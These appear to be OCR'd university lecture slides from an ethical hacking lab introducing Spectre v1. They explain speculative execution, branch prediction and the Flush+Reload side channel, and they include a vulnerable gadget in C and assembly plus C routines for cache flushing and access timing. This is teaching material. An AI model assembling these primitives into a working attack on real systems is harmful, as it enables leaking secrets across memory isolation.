
ETHL – Ethical Hacking Lab

0x0a - Intro to Microarchitecture Exploitation

Davide Guerri - davide[.]guerri AT uniroma1[.]it
Ethical Hacking Lab - 2026
Sapienza University of Rome - Department of Computer Science

Created: 2025-11-02
Last modified: 2026-02-04



ToC


Spectre v1

Speculative Execution - Cache

CPUs have memory ***cache***

- Small, fast memory layer sitting between the CPU and main RAM
  - exploits temporal and spatial locality through a hierarchy (L1, L2, L3) with decreasing speed but increasing size
- Stores ***recently accessed data*** and instructions to reduce latency from slower DRAM accesses

First access to given data is slow; following accesses are fast



Speculative Execution - Instruction pipelining

Speculative Execution EXISTS Because of CPU code Pipelining

Classic RISC (e.g., ARM64) Pipeline (5 stages):

- `Stage 1: IF  - Instruction Fetch`
- `Stage 2: ID  - Instruction Decode`
- `Stage 3: EX  - Execute`
- `Stage 4: MEM - Memory Access`
- `Stage 5: WB  - Write Back`

Without pipelining (**sequential**):

- `Cycle 1: [IF] Instruction 1`
- `Cycle 2:      [ID] Instruction 1`
- `Cycle 3:           [EX] Instruction 1`
- `Cycle 4:                [MEM] Instruction 1`
- `Cycle 5:                     [WB] Instruction 1`
- `Cycle 6: [IF] Instruction 2  ← Start next instruction`

Throughput: 1 instruction per 5 cycles = 0.2 Instructions Per Cycle (IPC)

With pipelining (**parallel**):

- `Cycle 1: [IF] Inst1`
- `Cycle 2: [IF] Inst2 | [ID] Inst1`
- `Cycle 3: [IF] Inst3 | [ID] Inst2 | [EX] Inst1`
- `Cycle 4: [IF] Inst4 | [ID] Inst3 | [EX] Inst2 | [MEM] Inst1`
- `Cycle 5: [IF] Inst5 | [ID] Inst4 | [EX] Inst3 | [MEM] Inst2 | [WB] Inst1`

Throughput: 1 instruction per cycle = 1 IPC (5x faster!)

Speculative Execution - Speculative Execution

We have a problem with conditional branches! Example:

```
if (user_input < 100) {     // Branch instruction
     result = array[user_input];
     // ... 50 more instructions
}
```

Architecturally:

- CPU fetches the if condition
- WAIT for user_input to be fetched from memory (200+ cycles!)
- WAIT for comparison to complete
- WAIT for branch resolution
- NOW CPU knows which path to take
- THEN start executing the true/false branch

Problem: CPU sits IDLE for 200+ cycles doing NOTHING!

Speculative Execution - Speculative Execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

- CPU tries to predict branch outcome. I.e., whether the `if` is true or false
- The CPU ***speculatively executes code*** before the bounds check completes architecturally
  - In the example, `array[index]` could be speculatively accessed and its value(*) cached
- If it turns out that the branch was mispredicted, ***architectural state is rolled back***
  - In the example above, value is reset to its previous value

... However, ***cache state is NOT rolled back***

(*) Note: we simplified. The ***minimum cacheable unit is a memory page.***

Speculative Execution - Branch Predictor

How do we know which branch to take? => Branch Predictor!
Part of CPU: history-based state machine that learns branch patterns, ***biased toward stability***

Core Algorithm - 2-Bit Saturating Counter (most common baseline):

- 4 states: Strongly Taken → Weakly Taken → Weakly Not-Taken → Strongly Not-Taken
- Requires up to two consecutive mispredictions to flip direction
- Handles loop exits gracefully (one mistake doesn't derail the pattern)


Two-Level Adaptive Prediction (modern CPUs):

- BHR (Branch History Register): shift register of last n branch outcomes
- PHT (Pattern History Table): indexed by BHR, each entry is a 2-bit counter
- Captures correlations like `if(A) ... if(B)` patterns

Speculative Execution - Branch Predictor

First pass - assume the branch predictor state machine is SNT

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```



Speculative execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

Architectural execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

Speculative Execution - Branch Predictor

Second pass (second mis-prediction)


```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

Speculative execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

Architectural execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```



Speculative Execution - Branch Predictor

Third pass


```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

Speculative execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```

Architectural execution

```
if (index < array_len) {
    value = array[index];
    // ... use value ...
}
```



Spectre v1: Bounds Check Bypass

What is Spectre?

- Published January 2018 (CVE-2017-5753)
- Microarchitectural attack exploiting ***speculative execution***
  - CPU predicts branch outcomes to execute ahead
  - Mispredicted paths leave observable side effects in cache

Spectre v1: Bounds Check Bypass

The Attack Pattern - example with memory pages of 4096 bytes (vulnerable code, Spectre gadget)

```
if (index < safe_len) {          // <-- branch to mistrain
    leak = secret[index];        // <-- speculative OOB read
    probe = array[leak * 4096]; // <-- encode in cache
}
```

1. **Train branch predictor with valid indices**
2. Attack with out-of-bounds index
3. CPU speculatively reads secret
4. Secret value encodes into cache via page access
5. Flush + Reload detects which page is cached (next slide)

```
; Assume: rdi = index, rsi = safe_len, rdx = &secret, rcx = &array

    cmp     rdi, rsi              ; compare index with safe_len
    jae     .out_of_bounds        ; branch to mistrain

    ; --- Speculative execution window begins here ---
    mov     al, byte [rdx + rdi]  ; leak = secret[index]

    movzx   rax, al               ; zero-extend leak byte
    shl     rax, 12               ; multiply by 4096 (page size)

    mov     bl, byte [rcx + rax]  ; probe = array[leak * 4096]
    ; --- Speculative execution window ends ---

.out_of_bounds:
    ; bounds violation detected, rollback architectural state
    ; BUT cache state remains changed!
    ret
```

Spectre v1: Bounds Check Bypass

Flush + Reload Side Channel

1. Flush all probe pages from cache (`clflush`)
2. Trigger speculative access
3. Time access to each probe page (`rdtsc`)
4. Fast access => cached => we can derive the secret byte value

How can we tell if the access is fast or slow?

- Often we need to empirically determine the cached *vs* non cached access time, using precision timers
- Example threshold: ~100 clock cycles (cached) *vs* ~300+ clock cycles (uncached)

Spectre v1: Bounds Check Bypass

```
// Evicts all candidate pages from cache.
static inline void flush_table(uint8_t* base) {

  // Flush each page in the ASCII printable range

  for (int j = 32; j <= 127; ++j) {
    // CLFLUSH evicts cache  line containing this address
    _mm_clflush(base + (size_t)j * PAGE_SIZE);
  }

  // Memory fence ensures flushes complete before proceeding
  _mm_mfence();
}
```

```
// Measures CPU cycles to access memory. Cache hits are fast (~4-10
cycles),
// cache misses are slow (~200+ cycles). This timing difference reveals
// which memory was speculatively accessed.
static inline uint64_t access_time(volatile uint8_t* p) {
  unsigned aux;

  // Serialize instruction stream before timing (l = load)
  _mm_lfence();

  // Start timestamp counter
  uint64_t t1 = __rdtsc();

  // Serialize again to ensure rdtsc completes
  _mm_lfence();

  // TIMED ACCESS - this is what we measure (void cast, to trick compiler)
  (void)*p;

  // Serializing timestamp read - prevents out-of-order execution
  uint64_t t2 = __rdtscp(&aux);

  // Final fence
  _mm_lfence();

  return t2 - t1;  // Delta = access time in CPU cycles
}
```

Demo

Links

- XXX